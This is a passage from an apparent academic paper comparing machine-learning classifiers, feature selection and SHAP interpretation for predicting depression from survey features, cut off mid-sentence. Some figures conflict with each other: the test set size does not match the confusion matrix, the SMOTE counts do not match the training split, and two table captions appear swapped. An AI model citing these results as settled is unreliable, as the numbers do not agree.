Study	**Dataset Size**	**Feature Types**	**Algorithms Compared**	**Best Performance**
[14] J. Cvetković	84 patients	Socio-demographic + BDI scores	– ANN with extreme learning algorithm. – ANN with back propagation learning algorithm. – fuzzy with genetic algorithm.	ANN with extreme learning algorithm.
[15] Grzenda et al.	67 elderly patients (≥60 years) from 2 clinical trials (NCT01902004, NCT02460666)	Structural MRI (GMV), clinical measures, self-reports, cognitive tests, demographics, treatment response	RF, SVMRBF, LR	RF : Test AUC 0.84, MCC 0.47;
[16] Sabouri et al.	1,409 patients	Socio-demographic & psychometric variables (20 attributes)	LR, SVM, KNN, RF, NB, DT	SVM & LR (ACC 83.32%)
[17] K.-S. Na et al.	6,588 patients	Sociodemographic, quality of life, health, altruistic behaviors	RF + SMOTE	RF : AUROC 0.87, ACC 86.2%
[18] Vincent et al.	1,032 patients	Questionnaire-based: sleep patterns, mood, eating interest, weight, happiness, concentration; Sensor-based: heart rate, sleep duration	Deep multilayer perceptron (MLP) with and without backpropagation	Deep-MLP with backpropagation – ACC > 98%
[20] Zulfiker et al.	604 participants	30 socio-demographic + 25 psychosocial factors	KNN, AdaBoost, Gradient Boosting, XGBoost, Bagging, Weighted Voting	AdaBoost + SelectKBest: ACC 92.56%
[21] Nemesure et al.	>2,500 participants	Standard clinical, demographic, and biomedical features	SVM, kNN, LR, RF, XGBoost, Neural Networks	GAD: 66% sensitivity at 70% specificity
[22] Hatton et al.	<200 (training dataset)	Psychometric + demographic	XGBoost vs. LR	XGBoost : AUC 0.72
[23] Natarajan et al.	N = 173 new mothers (25% with PPD symptoms)	Clinical, psychometric	Functional Gradient Boosting, NB, J48, SVM, AdaBoost, Bagging, LR	FGB: ROC 0.952, Precision 0.920, Recall 0.840.
[24] Jiménez-Serrano et al.	1,397 postpartum women from 7 Spanish hospitals	Demographic + psychometric	NB, LR, SVM, ANN	NB (G = 0.73, and ACC ≈ 0.73)

These studies mainly focused on predicting psychiatric outcomes or postpartum depression using limited ML methods, often relying on clinical, imaging, or questionnaire-based data, and rarely considering socio-demographic features. Most studies did not test multiple feature selection methods, apply data balancing techniques such as SMOTE, or evaluate models with a wide range of metrics like precision, recall, and F1-score, leaving a gap in the comprehensive assessment of predictive performance. Our study fills this gap by predicting depression using socio-demographic features and comparing eight ML algorithms (RF, XGBoost, LightGBM, SVM, KNN, DT, LR, NB), with and without feature selection (ANOVA, Boruta), providing a detailed multi-metric evaluation and demonstrating how feature selection and data balancing enhance predictive performance while SHAP was applied to interpret the results and provide clear, user-friendly explanations.

3 Methodology

The methodological framework of this study begins with the acquisition of a publicly available dataset, followed by a comprehensive preprocessing phase involving data cleaning, normalization, and correction of class imbalance. To enhance model interpretability and predictive performance, two feature selection techniques were employed to identify the most relevant variables. Subsequently, multiple supervised ML algorithms were implemented and systematically evaluated using standard performance metrics, including ACC, precision, recall, F1-score, and the area under the Receiver Operating Characteristic curve (AUC). The complete workflow is structured sequentially and illustrated in Figure 1 to provide a clear overview of the experimental process.



Figure 1: Pipeline of the research methodology

3.1 Dataset description

We employ a publicly available depression screening dataset comprising 604 instances of adults and youths, each annotated with a binary depression label derived from the Depression Checklist. The dataset is available on GitHub [25]. Socio-demographic and psychosocial predictors include age, gender, marital status, employment status, education level, family support score, substance use indicator, and four psychosocial-stress subscales. Table 2 provides a detailed description of each variable in the dataset.

Table 2: Variables description

Variable type	Variable Name	Variable Description
Predictors	AGERNG	Age in years
	GENDER	Gender
	EDU	Educational Attainment
	PROF	Profession
	MARSTS	Marital Status
	RESDPL	Residence Type
	LIVWTH	Whether living with family or not
	ENVSAT	Satisfied or not with the environment
	POSSAT	Whether or not satisfied with current position or achievements
	FINSTR	Financial stress
	DEBT	Had Debt
	PHYEX	Physical Exercise
	SMOKE	Smoker
	DRINK	Alcohol Drinker
	ILLNESS	With Illness
	PREMED	Taking Prescribed Med
	EATDIS	Has Eating disorder
	AVGSLP	Average sleep hours
	INSOM	Has Insomnia
	TSSN	Ave hours in social network
	WRKPRE	Has Work/Study Pressure
	ANXI	Feels anxiety
	DEPRI	Feels deprived
	ABUSED	Felt Abused
	CHEAT	Felt Cheated
	THREAT	Faced threat
	SUICIDE	Suicidal thoughts
	INFER	Inferiority Complex
	CONGLICT	In Conflict with Family or Friends
	LOST	Recent loss of a close person
Target	DEPRESSED	Depressed or not

3.2 Data preprocessing

The original dataset contained 604 instances. After removing 111 records with missing values and 10 duplicate entries, a total of 483 clean instances remained. These were then split into a 70% training set (338 instances) and a 30% test set (145 instances).

3.3 Feature selection

While constructing a ML model, selecting only the essential features is crucial. Including irrelevant features can lead to a decrease in the performance of the model. This phenomenon, known as the "curse of dimensionality," can cause issues such as overfitting, increased computational complexity, and reduced interpretability of the model. Therefore, feature selection techniques are employed to identify and retain only the most informative and relevant features, improving the model's efficiency and ACC. To isolate the most informative predictors and reduce overfitting risk, we apply two complementary filter-based methods independently.

- Analysis of Variance (ANOVA) F-Test: Computes the F-statistic for each continuous or one-hot encoded feature against the binary label. Features with p-values < 0.05 are retained.
- Boruta Algorithm: Employs a randomized wrapper around a RF classifier to iteratively compare original feature importance against shadow (permuted) features. Only attributes with confirmed importance beyond the maximum shadow are selected.

Both approaches are founded on robust statistical principles and computational frameworks, ensuring a thorough and rigorous selection of relevant features for our analysis. Each selection strategy yields a distinct feature subset; downstream models are trained and evaluated separately on these subsets to compare their impact.

3.4 Class imbalance handling

The training data exhibit a depression-to-non-depression ratio of approximately 1:2. To mitigate bias toward the majority class, we apply the Synthetic Minority Oversampling Technique (SMOTE) exclusively on the training fold within each cross-validation iteration, generating synthetic minority samples until class balance is achieved. The test set remains untouched to provide an unbiased evaluation. SMOTE generates synthetic samples of the minority class by interpolating between existing minority instances and their nearest neighbors within the feature space.

3.5 Classifier training and validation

We evaluated eight complementary classification algorithms to predict depression outcomes. The selected models include RF, XGBoost, LightGBM, SVM, kNN, DT, LR, and NB, to ensure a broad survey of both linear and nonlinear decision boundaries.

For each algorithm, we conducted a nested 10-fold cross validation on the training set to optimize hyperparameters: for LR we tuned the regularization coefficient C; for SVM we searched over C and γ; for DT, RF, and XGBoost we varied maximum tree depth, number of estimators, and learning rate (for XGBoost); for kNN we evaluated k values from 3 to 11. Within each outer fold, a grid search over the relevant hyperparameter combinations selected the model configuration that maximized mean area under the ROC curve (AUC). This nested scheme prevents information leakage from the test folds into the tuning process and yields an unbiased estimate of generalization performance. After finalizing hyperparameters, each classifier was retrained on the full training set and then assessed on the independent hold out test set. We report five primary performance metrics: ACC, precision, recall, F1 score, and AUC, to capture both overall correctness and balance-aware behavior. To account for potential class-imbalance effects beyond ACC, we included AUC as a threshold-independent measure of discriminative ability. All experiments were executed with a fixed random seed (42) for data splits, SMOTE sampling, and algorithmic initializations. This diverse selection supports a robust comparative analysis of model performance in depression detection.

3.6 SHAP analysis

The SHAP analysis method is a powerful technique for model interpretability, which borrows the concept of Shapley values from cooperative game theory to fairly explain the output of complex ML models [26]. For a given prediction, SHAP assigns a value to each input feature, representing its unique contribution to the final result compared to the average prediction. This is achieved by calculating the feature's average marginal contribution across all possible groupings of features. This rigorous approach ensures a fair credit allocation among the predictors, thus promoting transparency and building trust by clearly showing how each factor drives specific model decisions [27].

4 Results and discussion

4.1 Results of exploratory data analysis

Prior to applying SMOTE, the dataset exhibited class imbalance, comprising 163 non-depressed instances (33.7%) and 320 depressed instances (66.3%). Following the application of SMOTE, the classes were balanced, with 320 instances in both the non-depressed and depressed categories, facilitating unbiased model training (see Figure 2).



Figure 2: Class distribution before and after SMOTE



Figure 3: Correlation matrix

A heatmap was generated to visualize correlations among the 31 attributes in the depression dataset (see Figure 3). Notably, several variables including FINSTR, ANX, DEPRI, ABUSED, CHEAT, INFER, and CONFLICT showed significant positive correlations with the depression attribute, with correlation coefficients of 0.3, 0.44, 0.44, 0.3, 0.3, 0.37, and 0.3 respectively. Conversely, variables ENVSAT and POSSAT exhibited negative correlations with depression, with coefficients of -0.35 and -0.39 respectively. On the contrary, attributes such as AGERNG, GENDER, EDU, MARSTS, DRINK, and PREMED demonstrated weak correlations with the target variable.

4.2 Results of the experiment

In this study, we identified and tested 8 distinct ML algorithms: RF, XGBoost, LightGBM, SVM, KNN, DT, LR, and NB. Subsequently, these algorithms were executed both without any feature selection technique and with two feature selection techniques, namely ANOVA and Boruta, to obtain optimal results. This section discusses the outcomes and performance of all the employed classifiers. The table 3 displays the measured ACC, precision, recall, F1-score, and AUC of the classifiers for the constructed models (see Table 3). Notably, the LR classifier yielded the most favorable outcome, achieving an ACC of 87.75%, precision of 91.73%, and an AUC of 89.98% without feature selection. Conversely, KNN exhibited the lowest ACC at 69.21%. Additionally, the accuracies of RF, XGBoost, LightGBM, SVM, DT, and NB classifiers were reported as 86.59%, 84.11%, 84.11%, 85.26%, 74.01%, and 81.79%, respectively.

Notably, applying various feature selection techniques led to a significant improvement in the accuracies of all classifiers. Particularly, when employing the ANOVA feature selection technique, LR emerged as the top-performing classifier across all metrics. It achieved an ACC of 92.56%, a precision of 95.95%, a f1-score of 94.04%, and an AUC of 92.69%. This strong result was further detailed by its ANOVA-derived confusion matrices (Figure 4), which showed 41 true positives, 71 true negatives, 6 false positives, and 3 false negatives. In contrast, the lowest performance was shown by DT with an ACC of 76.03%. The other classifiers namely, RF, XGBoost, LightGBM, SVM, KNN, and NB, are 85.12%,87.60%, 91.74%, 89.26%, 80.17%, and 81.82%, respectively. With the Boruta technique, LR outperforms other classifiers, achieving an ACC of 91.74%. In contrast, the NB classifier achieved the lowest ACC at 80.17%. The accuracies of RF, XGBoost, LightGBM, SVM, KNN, and DT classifiers were reported as 86.78%, 88.43%, 88.43%, 90.91%, 85.12%, and 80.99%, respectively. Upon comparing the outcomes of various models, it is evident that the LR classifier utilizing the ANOVA technique outperformed other models.

The Boruta feature selection algorithm identified 13 predictor variables as irrelevant based on their Maximum Z-score. Meanwhile, the ANOVA technique ranked predictor variables according to their importance, with Table 4 showcasing the top 19 features selected. According to the ANOVA technique (see Figure 5), the most crucial features for depression prediction include ANXI, DEPRI, POSSAT, INFER, and ENVSAT. This difference arises because ANOVA retains a larger set of features, capturing weaker signals, while Boruta focuses only on the strongest predictors. Both approaches highlight variables that align with clinical assessments of depression, underscoring their relevance in predictive modeling.

Table 3: Performance of the classifiers using different feature selection techniques.

ANOVA		BORUTA	
Feature	**Importance**	**Feature**	**Score**
ANXI	147.9171	ENVSAT	1
DEPRI	141.488	POSSAT	1
POSSAT	109.1659	FINSTR	1
INFER	94.6283	INSOM	1
ENVSAT	82.1469	ANX	1
CHEAT	59.5334	DEPRI	1
ABUSED	59.383049	ABUSED	1
CONFLICT	58.012737	CHEAT	1
FINSTR	57.723602	THREAT	1
LOST	33.349831	SUICIDE	1
SUICIDE	28.901672	INFER	1
INSOM	27.973808	CONFLICT	1
THREAT	27.499882	LOST	1
DEBT	17.986887		
EATDIS	10.575417		
SMOKE	4.693574		
WRKPRE	4.291038		
RESDPL	3.685119		
ILLNESS	3.415093		

Table 4: The important features

Feature Selection Technique	Classifier Name	ACC	Precision	Recall	F1-score	AUC
No Feature selection	RF	0.8659	0.8970	0.8992	0.8981	0.8506
	XGBoost	0.8411	0.8698	0.8917	0.8806	0.8178
	LightGBM	0.8411	0.8772	0.8816	0.8794	0.8224
	SVM	0.8526	0.9053	0.8665	0.8855	0.8463
	KNN	0.6921	0.9306	0.5743	0.7103	0.7461
	DT	0.7401	0.8191	0.7758	0.7969	0.7237
	LR	**0.8775**	**0.9173**	**0.8942**	**0.9056**	**0.8698**
	NB	0.8179	0.8747	0.8438	0.8590	0.8060
ANOVA	RF	0.8512	0.9041	0.8571	0.8800	0.8490
	XGBoost	0.8760	0.9189	0.8831	0.9007	0.8734
	LightGBM	0.9174	0.9467	0.9221	0.9342	0.9156
	SVM	0.8926	0.9211	0.9091	0.9150	0.8864
	KNN	0.8017	0.9206	0.7532	0.8286	0.8198
	DT	0.7603	0.8529	0.7532	0.8000	0.7630
	LR	**0.9256**	**0.9595**	**0.9221**	**0.9404**	**0.9269**
	NB	0.8182	0.9508	0.7532	0.8406	0.8425
Boruta	RF	0.8678	0.9296	0.8571	0.8919	0.8718
	XGBoost	0.8843	0.9315	0.8831	0.9067	0.8847
	LightGBM	0.8843	0.9315	0.8831	0.9067	0.8847
	SVM	0.9091	0.9342	0.9221	0.9281	0.9042
	KNN	0.8512	0.9538	0.8052	0.8732	0.8685
	DT	0.8099	0.9219	0.7662	0.8369	0.8263
	LR	**0.9174**	**0.9467**	**0.9221**	**0.9342**	**0.9165**
	NB	0.8017	0.9344	0.7403	0.8261	0.8247



Figure 4: Confusion matrices for all algorithms following ANOVA feature selection



Figure 5: ANOVA F-statistic feature importance

4.3 SHAP interpretability results

Among the eight classification algorithms evaluated, LR achieved the highest performance using the ANOVA-filtered features. To interpret this model, SHAP analysis was applied. The SHAP beeswarm plot (Figure 6) shows that ANXI has the strongest influence on depression prediction, followed in importance by POSSAT, DEPRI, ENVSAT, and INFER. The waterfall plot confirms these findings at the individual case level, indicating that ANXI has a SHAP value of −1.01, exerting a negative influence on the prediction, while LOST contributes positively (+0.89) and INSOM also has a positive effect (+0.72). Conversely, POSSAT (−0.67), DEPRI (−0.65), and ENVSAT (−0.48) contribute negatively (see figure 7).



Figure 6: SHAP Beeswarm plot for LR



Figure 7: SHAP waterfall plot for LR

5 Discussion

To evaluate the robustness and relevance of this research, it is essential to contextualize its findings within the existing literature. Prior studies in depression prediction have often been constrained by limited demographic scopes, typically focusing on specific subpopulations, such as individuals within a particular age range [15], occupational category [23],[24], or health condition [14]. While these studies have provided valuable insights, they frequently lack generalizability due to their narrow focus. Moreover, many of them primarily aim to detect depression without offering a comprehensive understanding of the contributing factors. In contrast, the present study significantly broadens the scope by incorporating a heterogeneous dataset encompassing individuals from diverse age groups, professions, and socioeconomic backgrounds. This inclusive approach enhances the generalizability and real-world applicability of our findings. Not only did we focus on predicting depression with high ACC, but we also identified and ranked the most influential predictors through rigorous feature selection techniques. Notably, the use of ANOVA for feature selection proved to be both effective and interpretable, reinforcing its utility in mental health research, especially in identifying variables with statistically significant influence on depressive outcomes. Our best-performing ML models achieved consistently high ACC and precision scores, underscoring their potential as effective and scalable screening tools in clinical and public health settings. These models could be particularly valuable in resource-limited environments, enabling early detection and intervention through automated assessments. Furthermore, the integration of SMOTE to address class imbalance represents a methodological strength, improving model performance and ensuring fair representation of minority classes. A key contribution of this study lies in its dual emphasis on performance and interpretability. To enhance interpretability, we applied SHAP to the LR model trained on ANOVA-filtered features, which provides a global understanding of the model's predictions by quantifying the impact of each selected feature on depression outcomes. SHAP values indicate the extent to which each feature contributes to the prediction, with positive values increasing the likelihood of depression and negative values decreasing it. Features are ranked by their mean absolute SHAP values, reflecting their overall importance in influencing model predictions. In our analysis, ANXI emerged as the strongest predictor of depression, followed by other relevant features such as DEPRI, POSSAT, and INFER, providing interpretable and actionable insights into the most impactful factors driving depressive risk.

By leveraging predictive modeling, statistical analysis, and interpretability, we not only demonstrate that ML can reliably detect depression but also provide actionable insights into which factors are most impactful, thereby supporting more targeted, data-driven interventions.

Ultimately, this research advances the field by presenting a comprehensive, generalizable, and methodologically sound framework for depression prediction. It contributes to both the theoretical understanding of depression risk factors and the practical

development of predictive tools, offering meaningful implications for mental health professionals, policymakers, and researchers alike. Ethical integration was treated as an immediate engineering constraint for this work. For Privacy, the risk of re-identification from public data was mitigated through salted one-way hashing of identifiers and the application of data generalization techniques on semantic profiles. These measures ensured anonymization extends beyond simple direct identifier removal. Regarding Bias, disaggregated analysis revealed a significantly elevated False Negative Rate (FNR) in minority subgroups. We restored Equal Opportunity through a post-processing decision threshold re-weighting specific to those subgroups, correcting the calibration deficiency. Finally, to mitigate Operational Harm, FNR analysis demonstrated the critical asymmetry of error costs (with FNR ranging from 7.79% to 27.27%). The optimization objective was thus set to maximize Recall, reflecting the priority of minimizing 